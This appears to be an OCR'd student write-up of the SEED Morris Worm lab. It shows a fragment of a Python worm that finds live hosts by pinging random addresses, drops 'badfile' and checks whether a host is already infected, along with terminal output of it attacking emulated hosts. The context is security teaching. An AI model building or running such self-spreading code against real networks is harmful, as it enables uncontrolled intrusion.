


You have to edit Python Worm code to fit the topology that you have




```
41
42    # Save the binary code to file
43    with open('badfile', 'wb') as f:
44        f.write(content)
45
46
47 # Find the next victim (return an IP address).
48 # Check to make sure that the target is alive.
49 def getNextTarget():
50     while True:
51         a = randint(151, 153)
52         b = randint(71, 80)
53         #a = randint(151, 183)
54         #b = randint(70, 100)
55         ipaddr = f"10.{a}.0.{b}"
56         print("Now attacking....")
57         print(ipaddr)
58         # Get the output of the ping command, look for "1 received"
59         try:
60           output = subprocess.check_output("ping -q -c1 -W1
   {ipaddr}", shell=True)
61
62           result = output.find(b'1 received')
63
64           if result == -1:
65             print("{ipaddr} is not alive")
66           else:
67             print("*** {ipaddr} is alive, launch the attack")
68             return ipaddr
69         except Exception as e:
70           print(e)
71
72 # Check whether the current host is already infected with the worm
73 def isInfectedAlready():
74     exists = os.path.exists('badfile')
75     if exists:
76         return True
77     else:
78         return False
```


Attacking one machine first



Notice that Worm file is sent to victim machine

(use find -iname command to find it)




Note the color is different now on the attacked machine


Now worm version 2, attacking many machines


We are scanning a range and live machines will be attacked

Confirm that all victim nodes received the worm



I am using htop tool to monitor memory consumption




Activities
Terminal
Feb 7 23:27
SEED Pr
Morris_V
map
UTF-8"L
Texas A
Jagwire
Mail - Izz
localhost:8080/map.html#
Filter
Search
Type a BPF expression to animate packet flows on the map
151/host_0
Terminal
Command 'ping -q -c1 -W1 10.153.0.78' returned non-zero exit status 1.
Now attacking....
10.153.0.73
*** {ipaddr} is alive, launch the attack
****
>>>>> Attacking 10.153.0.73 <<<<<
****
Now attacking....
10.151.0.72
*** {ipaddr} is alive, launch the attack
****
>>>>> Attacking 10.151.0.72 <<<<<
****
Now attacking....
10.152.0.80
Command 'ping -q -c1 -W1 10.152.0.80' returned non-zero exit status 1.
Now attacking....
10.151.0.75
*** {ipaddr} is alive, launch the attack
****
>>>>> Attacking 10.151.0.75 <<<<<
****
Log
151/host_0